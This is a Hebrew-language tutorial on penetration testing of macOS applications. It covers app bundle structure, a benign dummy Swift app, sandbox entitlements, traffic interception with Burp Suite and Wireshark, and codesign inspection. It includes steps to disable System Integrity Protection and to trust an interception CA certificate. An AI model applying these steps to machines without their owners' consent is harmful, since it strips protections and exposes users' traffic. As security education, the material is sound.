


Penetration Testing of macOS Applications

מאת דניאל רבינוביץ' ויוליה מינין

הקדמה

בתקופה האחרונה עקב עליית הפופולריות של מחשבי אפל עלה גם הביקוש לבדיקות חדירות לאפליקציות ב-macOS. כאנשי מקצוע המבצעים בדיקות חדירות למחייתם, התחלנו להתמודד עם האתגר בבדקית אפליקציות בסביבת mac, כאשר התחלנו את הבדיקות ניסינו לחפש מדריך בדומה לוינדוס ולינוקס, אך לא מצאנו אחד כזה. אחרי השקעת זמן רב בחיפושים אחר כלים וטכניקות שונות למציאת חולשות באפליקציות macOS, הגענו למסקנה שאולי נכתוב מדריך בעצמנו, כדי לשתף את הניסיון והידע שצברנו עד כה.

מבנה האפליקציה

נתחיל מהגדרת מהי אפליקציה ב-macOS: אפליקציה היא תוכנה שרצה על מערכת ההפעלה macOS (שקודם נקראה OS X). היא מורכבת מאוסף של קבצים ומשאבים שארוזים יחד בפורמט מסוים ולרוב כוללת ממשק משתמש (GUI). לדוגמה מספר אפליקציות שכולנו מכירים: Chrome, Safari ו-Word. אפליקציות לרוב כתובות ב-*Swift* ו-*Objective-C*, אך macOS תומכת גם בשפות אחרות כמו C ו-++C.

רוב האפליקציות מותקנות מה-App Store, אך למשתמשים יש גם אפשרות להוריד ולהתקין אפליקציות ממקורות צד שלישי. לאחר ההתקנה, האפליקציה בדרך כלל נמצאת בנתיב */Applications* או *~/Applications* אך יכולה גם להיות מאוחסנת במיקום אחר. לדוגמא, יישומי מערכת נמצאים בנתיב /System/Applications. חשוב לציין שאפליקציות ל-macOS ניתן לזהות לפי הסיומת "app." והן מאוחסנות כחבילות, הנקראות גם חבילת אפליקציה (Application Bundle).

אף על פי שחבילה מופיעה כקובץ יחיד ב-Finder, היא למעשה תיקייה. כדי לראות את תוכן האפליקציה, אפשר ללחוץ לחיצה ימנית על שם הקובץ ולבחור:

Show Package Contents

בתוך תיקיית Content, תוכלו למצוא מספר תת-תיקיות כמו שמוצג כאן:

```
dummy.app
└── Contents
    ├── Info.plist
    ├── MacOS
    │   └── dummy
    ├── PkgInfo
    ├── Resources
    │   ├── Assets.car
    │   └── Base.lproj
    │       └── Main.storyboardc
    │           ├── Info.plist
    │           ├── MainMenu.nib
    │           ├── NSWindowController-B8D-0N-5wS.nib
    │           └── XfG-1Q-9wD-view-m2S-Jp-Qdl.nib
    └── _CodeSignature
        └── CodeResources
```

המבנה הבסיסי של חבילת האפליקציה ל-macOS כולל את האלמנטים הבאים:

- **Info.plist**: קובץ זה מכיל מידע על הגדרות האפליקציה, כמו מזהה החבילה וגרסת החבילה.
- **MacOS**: תיקייה זו מכילה את קובץ ההרצה הראשי.
- **Resources**: תיקייה זו מכילה את משאבי האפליקציה, כגון תמונות, תרגומים וקבצי התממשקות.
- תיקיות נוספות שתוכלו למצוא בחבילת האפליקציה:
- **Frameworks**: תיקייה זו מכילה פריימוורקים וספריות דינמיות שקובץ ההרצה הראשי טוען.
- **Plugins**: תיקייה זו מכילה הרחבות ותוספים לאפליקציה שמטרתם להרחיב את הפונקציונליות שלה. תוספים לרוב מופעלים כספריות משותפות המספקות API וממשקים שהוגדרו על ידי האפליקציה. הם יכולים להוסיף תכונות חדשות לאפליקציה, כמו תוספי נגישות המשפרים את השימושיות עבור אנשים עם מוגבלויות. הרחבות, לעומת זאת, משנות את ההתנהגות מערכת ההפעלה, לדוגמא, על ידי הוספת תכונות חדשות לחיפוש Spotlight.
- **Library**: תיקייה זו עשויה לכלול מגוון תתי תיקיות, לדוגמה:
  - **LaunchServices**: תיקייה זו כוללת privileged helper tools בעלי הרשאות מיוחדות המותקנים על ידי Service Management Framework, כלים אלו מאפשרים לאפליקציות ולתהליכים לבצע משימות ברמת המערכת הדורשות הרשאות אדמיניסטרטיביות. הם רצים ברקע ומתקשרים עם האפליקציה הראשית באמצעות מנגנוני תקשורת בין תהליכים (IPC), כמו הודעות Mach או XPC.
  - **SystemExtensions**: תיקייה זו כוללת הרחבות מערכת המאפשרות לתוכנות כמו הרחבות רשת ופתרונות אבטחת לנקודת קצה להרחיב את הפונקציונליות של macOS ללא הצורך בגישה לרמת הקרנל. כיום, הרחבות אלו משמשות כחלופה להרחבות קרנל ((kexts בדומה לדרייברים ב-Windows.
  - **XPCServices**: תיקייה זו כוללת את שירותי XPC המשמשים לאפליקציות macOS לתקשורת בין תהליכים. שירותי XPC מיושמים כקובצי הרצה בינאריים נפרדים, הפועלים ברקע ויכולים לשמש מספר תהליכים בו זמנית.


לרשימה המלאה ניתן להיעזר בתיעוד של אפל (Apple's documentation).

Dummy Application

חיפשנו אפליקציית דמה שכוללת כמה קונפיגורציות לקויות, כגון:

- Unencrypted data over the network
- Various entitlements
- Invalid code signature
- Load dylibs that can be hijacked

אך לא מצאנו אחת שמתאים לצרכים שלנו. ולכן, החלטנו לטובת הבדיקות לפתח אפליקציה משלנו:



לשמחתנו, נתקלנו בבלוג מעניין שהדריך אותנו כיצד לפתח אפליקציה בשפת Swift. במהלך בניית האפליקציה שלנו, מעבר ליישום בסיסי, הוספנו גם קוד שמאפשר שליחת בקשות HTTP לשרת משלנו.

להלן קוד האפליקציה "המורכבת" שלנו:

```
//
//  ViewController.swift
//  dummy
//

import Cocoa

class ViewController: NSViewController {
    @IBOutlet weak var textField: NSTextField!
    @IBOutlet weak var textLabel: NSTextField!

    @IBOutlet weak var jhonny: NSImageView!
    override func viewDidLoad() {
```

```
        super.viewDidLoad()

        jhonny.isHidden = true
    }

    override var representedObject: Any? {
        didSet {
        }
    }
    @IBAction func buttonClicked(_ sender: Any) {

        var text = textField.stringValue
        if text.isEmpty {
          text = "Boom"
        }
        let start = ">> \(text)!"
        textLabel.stringValue = start
        jhonny.isHidden = false
    }

    @IBAction func sendRequest(_ sender: Any) {

        let url = URL(string: "http://127.0.0.1:9999")!
        var request = URLRequest(url: url)
        request.httpMethod = "GET"

        let session = URLSession.shared
        let task = session.dataTask(with: request) { (data, response, error) in

            if let error = error {
            } else if let data = data {
            } else {
            }
        }
            task.resume()
    }
}
```

כאשר מייצרים אפליקציית macOS חדשה ב-Xcode, היא מקבלת את ה-entitlement ל-App Sandbox ואת סט היכולות (capabilities) של ברירת המחדל.


App Sandbox הוא מנגנון אבטחה המגביל את הגישה של אפליקציות למשאבי מערכת ולנתוני משתמש, ומיושם ברמת ה-kernel של המערכת. ניתן להרחיב את הגישה של האפליקציה למשאבים נוספים באמצעות הגדרת Entitlements. כל אפליקציה המוגדרת עם ההרשאה apple.security.app-sandbox פועלת בתוך Sandbox Container ייעודי, המבודד את פעולותיה משאר המערכת.

Capabilities ו-**Entitlements** הינם שני מנגנונים המגדירים את ההרשאות ורמות הגישה של האפליקציה. Capabilities מגדיר מה הם המשאבים והיכולות המותרות לשימוש על ידי האפליקציה, כגון מצלמה או גישה לאינטרנט. במקביל, entitlements מעניקות לאפליקציה גישה והרשאות לתקשר עם מערכת ההפעלה ואפליקציות אחרות.

לחלק מהפעולות, אנו צריכים להוסיף capabilities מסוימים, לדוגמא:

- על מנת שהאפליקציה תוכל לתקשר לאינטרנט, הוספנו את ה-capabilities לחיבורים נכנסים/יוצאים (כפי שניתן לראות בתמונה מטה), פעולה זו בנוסף, מוסיפה אוטומטית את ה-entitlements של com.apple.security.network לאפליקציה.
- כדי לגשת לחומרה, כמו המצלמה המובנית, הוספנו את ה-capabilities לחומרה ספציפית, פעולה זו מוסיפה אוטומטית את ה-entitlements של com.apple.security.device לאפליקציה.
- כדי לגשת לקבצים, הוספנו את ה-capabilities לקבצים והרשאות ספציפיות, פעולה זו מוסיפה אוטומטית את ה-entitlements של com.apple.security.files לאפליקציה.

כדי לאפשר לאפליקציה לבצע תקשורת, הוספנו את היכולת לחיבורים יוצאים (Outgoing Connections), כתוצאה מכך, נוספה ההרשאה: com.apple.security.network.client לאפליקציה שלנו.



כברירת מחדל, החל מ-macOS 10.15, כל האפליקציות ב-Mac חייבות להיות "מאושרות" על ידי אפל לפני הפצה. ניתן לצפות בתיעוד של אפל כיצד לקבל אישור להפיץ תוכנה ל-macOS כאן. אם היינו מפיצים את האפליקציה דרך חנות האפליקציות, היינו צריכים לעבור בדיקות אבטחה נוספות לצורך אישור.

ניתן לצפות בחבילת האפליקציה של אפליקציה הדמה על ידי ביצוע השלבים הבאים:

- לחצו על *"Product"* בתפריט של Xcode.
- בחרו ב-*"Archive"*.
- לאחר שתראו את הארכיון, לחצו לחיצה ימנית ובחרו "*Show in Finder*" מתוך התפריט ההקשרי.

כעת, אחרי שבנינו אפליקצית דמה, נוכל להתחיל ולסקור טכניקות שונות ושימושיות לביצוע בדיקות חדירות:

GUI Testing

כמו במערכות Windows ו-Linux, השלב הראשון הוא לזהות את משטחי הקלט האפשריים של המשתמש ולבדוק אותם עבור מתקפות ידועות מעולמות ה-Insecure Input Validation. בנוסף, הבנה של ההתנהגות והפונקציונליות של האפליקציה היא חיונית. זה כולל הבנה של איך האפליקציה מעבדת קלט מהמשתמש, אילו נתונים היא אוספת ושומרת, ואיך היא מתקשרת עם מערכות חיצוניות.

Network Testing

ניתוח התקשורת בין האפליקציה לשרת הינה חיונית לבדיקות חדירות. על ידי בחינה של תעבורת הרשת, ניתן לזהות מידע רגיש המועבר בערוץ לא מאובטח.

כברירת מחדל, ב-macOS מופעל מנגנון אבטחה הנקרא SIP. אז בואו קודם נבין מה הוא.

System Integrity Protection

SIP הינו מנגנון אבטחה במערכת macOS שנועד למנוע מתוכנות זדוניות לשנות קבצים ותיקיות רגישים. מנגנון זה מגביל את פעולותיו של משתמש בעל הרשאות גבוהות, ומצמצם את היכולת לבצע שינויים בחלקים המוגנים של מערכת ההפעלה.

SIP מכיל מספר מנגנונים, ביניהם:

- **Filesystem protection**: מונע כל שינויים בתיקיות *System*, */sbin*, */bin* ו-*/usr*, כמו כן גם בקבצי ותיקיות מערכת מסוימים נוספים.
- **Runtime Protection** : מגביל את היכולת לצרף דיבאגר ומונע הזרקת קוד.
- **Kernel extensions protection**: מגביל את התקנת הרחבות קרנל (kexts) רק לאלו שאושרו ונחתמו על ידי אפל.

מנגנון ה-SIP ב-macOS מונע מאיתנו לנטר את פעילות הרשת, ולכן לצורך הבדיקה נשבית אותו, חשוב לציין שבאופן כללי לא מומלץ להשבית את המנגנון.


על מנת לבטל את מנגנון ה-SIP, ניתן לבצע את השלבים הבאים: הפעילו Terminal מתפריט *Utilities* במצב Recovery mode, הריצו את הפקודה csrutil disable והפעילו מחדש את מערכת ההפעלה. לאחר עליית מערכת ההפעלה והתחברות, פתחו את הטרמינל והריצו את הפקודה csrutil status כדי לבדוק אם מנגנון ה-SIP בוטל בהצלחה. ניתן לצפות בסרטון הבא אם יש צורך במדריך מפורט יותר.

חשוב לזכור שהשבתת ה-*SIP* עלולה להשאיר את המערכת חשופה להתקפות, לכן הקפידו להפעיל אותו מחדש לאחר סיום המחקר. ניתן להפעיל את ה-*SIP* על ידי ביצוע אותם שלבים שהוזכרו לעיל, אבל במקום להריץ את csrutil disable, הריצו את הפקודה csrutil enable.


Proxy Like a Boss

כעת, לאחר שה-SIP בוטל, אנו יכולים להמשיך בהגדרת ה-proxy שלנו ליירוט ולניתוח את פעילויות הרשת של אפליקציית הדמה. לצורך כך נשתמש בכלי **BurpSuite**, שיאפשר לנו ליירט, לתפעל ולנתח תעבורת HTTP ו-HTTPS בין האפליקצייה לרשת. להלן השלבים להגדרת פרוקסי במערכות macOS:


1. הורידו את BurpSuite מאתר PortSwigger והתקינו אותו במערכת שלכם.
2. עברו ללשונית "Proxy" ולאחר מכן ללשונית "Options". הוסיפו Listener חדש או ערכו את הקיים והגדירו את כתובת ה-IP והפורט. בשלב הבא, ייצאו את תעודת ה-Burp בפורמט der. ושמרו אותה בתיקייה מקומית כלשהי:



3. התקנת תעודת ה-CA במערכת macOS: פתחו את כלי ה-Keychain Access ב-macOS. גררו את תעודת ה-CA המיוצאת לתוך Keychain Access, או בחרו ב-File > Import Items. חפשו את התעודה המיובאת ב-Keychain Access, לחצו עליה לחיצה ימנית ובחרו "Get Info". בלשונית "Trust", בחרו ב-"Always Trust" עבור כל האפשרויות:



4. הגדרו פרוקסי קבוע ב-macOS: כדי לעשות זאת, נווטו לתפריט *"System Preferences"* ובחרו ב-*"Network"*. בחרו את מתאם הרשת ונלחצו על כפתור *"Advanced"*. בתפריט מתקדם, נבחר בלשונית *"Proxies"* ונקבע את הגדרות ה-proxy. נגדיר את סוג ה-proxy ל-*"HTTP"*, את שרת ה-proxy ל-"127.0.0.1" ופורט ל-"8080":



5. על מנת לבדוק את הגדרת קונפיגורציה של ה-proxy ניתן להריץ דפדפן ולנווט לאתר אקראי. לאחר מכן, חזרו ל-BurpSuite וודאו שניתן לראות את תעבורת הרשת תחת הלשונית Proxy.

Wireshark

בנוסף, ניתן לבצע ניתוח תעבורת רשת באמצעות **Wireshark**.

Wireshark הינו כלי לניטור וניתוח תעבורת רשת. ניתן להשתמש בו כדי לזהות חולשות אבטחה בתקשורת רשת, כמו סיסמאות בטקסט גלוי, פרוטוקולים לא מאובטחים, מידע רגיש וכו'. במאמר זה לא נסקור את ניתוח התעבורה עם Wireshark, אך אתם מוזמנים להעמיק בנושא במאמרים קיימים, לדוגמא: Wireshark For Pentester: A Beginner's Guide.

```
Hypertext Transfer Protocol
  GET /supersecret.file HTTP/1.1\r\n
    [Expert Info (Chat/Sequence): GET /supersecret.file HTTP/1.1\r\n]
    Request Method: GET
    Request URI: /supersecret.file
    Request Version: HTTP/1.1
  Host: www.stam-dummy.com:31337\r\n
  Accept: */*\r\n
  Accept-Language: en-GB,en-US;q=0.9,en;q=0.8\r\n

0030  44 3e 7f 2f 11 8c c7 d4  47 45 54 20 2f 73 75 70   D>·/···· GET /sup
0040  65 72 73 65 63 72 65 74  2e 66 69 6c 65 20 48 54   ersecret .file HT
0050  54 50 2f 31 2e 31 0d 0a  48 6f 73 74 3a 20 77 77   TP/1.1·· Host: ww
0060  77 2e 73 74 61 6d 2d 64  75 6d 6d 79 2e 63 6f 6d   w.stam-d ummy.com
0070  3a 33 31 33 33 37 0d 0a  41 63 63 65 70 74 3a 20   :31337·· Accept:
0080  2a 2f 2a 0d 0a 41 63 63  65 70 74 2d 4c 61 6e 67   */*··Acc ept-Lang
0090  75 61 67 65 3a 20 65 6e  2d 47 42 2c 65 6e 2d 55   uage: en -GB,en-U
00a0  53 3b 71 3d 30 2e 39 2c  65 6e 3b 71 3d 30 2e 38   S;q=0.9, en;q=0.8
00b0  0d 0a 43 6f 6e 6e 65 63  74 69 6f 6e 3a 20 6b 65   ··Connec tion: ke
00c0  65 70 2d 61 6c 69 76 65  0d 0a 41 63 63 65 70 74   ep-alive ··Accept
00d0  2d 45 6e 63 6f 64 69 6e  67 3a 20 67 7a 69 70 2c   -Encodin g: gzip,
00e0  20 64 65 66 6c 61 74 65  0d 0a 55 73 65 72 2d 41    deflate ··User-A
00f0  67 65 6e 74 3a 20 64 75  6d 6d 79 2f 31 20 43 46   gent: du mmy/1 CF
```

Static File Analysis

בזמן ניתוח אפליקציית macOS, מקובל להתחיל ממעבר על חתימת הקוד. החתימה מכילה נתונים כמו שרשרת התעודות, הרשאות (entitlements) ופרטי התעודה הדיגיטלית, שיכולים לספק תובנות לגבי הפונקציונליות, רמת האבטחה והפגיעויות הפוטנציאליות של האפליקציה.

מהי חתימת קוד?

וידוא חתימת קוד הינו מנגנון אבטחה הנועד לוודא שהאפליקציה נוצרה על יד המשתמש החותם. לאחר חתימת האפליקציה, המערכת יכולה לזהות כל שינוי באפליקציה, בין אם השינוי נעשה בטעות ובין אם באמצעות קוד זדוני.

חתימת קוד פועלת באמצעות חתימה דיגיטלית שנוצרת עם מפתח פרטי ומאומתת עם מפתח ציבורי. החתימה מצורפת לאפליקציה, ומערכת ההפעלה יכולה לאמת אותה באמצעות מפתח ציבורי אשר מאוחסן במאגר התעודות trusted root certificate store.

בניגוד ל-Windows, שבו בעיקר חותמים קבצי הרצה ולא אפליקציות, ניתן להשתמש בתעודות צד שלישי, macOS דורשת חתימת קוד עם תעודת Developer ID הניתנת על ידי Apple. החל מ-macOS 10.15, כל האפליקציות שמופצות דרך ומחוץ לחנות האפליקציות חייבות להיות חתומות ומאושרות על ידי Apple כדי לפעול תחת הגדרות ברירת המחדל של Gatekeeper.

Gatekeeper היא טכנולוגיית אבטחה שמטרתה להבטיח שרק תוכנה מהימנה תרוץ על macOS. כברירת מחדל, Gatekeeper מאפשר הרצת אפליקציות שהורדו מחנות האפליקציות של Apple או ממפתחים שנרשמו ל-Apple וקיבלו תעודת Developer ID. אם האפליקציה לא חתומה עם תעודה תקפה או לא אושרה על ידי Gatekeeper, מערכת ההפעלה macOS תציג הודעת אזהרה ותמנע מהאפליקציה לרוץ.

לחלופין, משתמשים יכולים לשנות את מדיניות ה-Gatekeeper כדי להריץ כל תוכנה אשר רוצים, אלא אם זו מוגבלת על ידי פתרון לניהול מכשירים ניידים (MDM).

ניתן לקבל מידע נוסף, על ידי שימוש בכלי codesign, ניתן לקבל מידע מקיף על אפליקציה, כולל סוג ה-hash שלה, בדיקת hash ומי הגורם החותם.

על ידי הרצת הפקודה הבאה, נוכל להציג את חתימת הקוד של האפליקציה:

```
codesign -dvv "<path to application>"
```

```
Daniels-MacBook-Pro:macos-pt daniel$ codesign -dvv dummy.app/
Executable=/Users/daniel/macos-pt/dummy.app/Contents/MacOS/dummy
Identifier=dummy.app
Format=app bundle with Mach-O thin (x86_64)
CodeDirectory v=20500 size=778 flags=0x10002(adhoc,runtime) hashes=14+7 location
=embedded
Signature=adhoc
Info.plist entries=25
TeamIdentifier=not set
Runtime Version=12.3.0
Sealed Resources version=2 rules=13 files=5
Internal requirements count=0 size=12
```

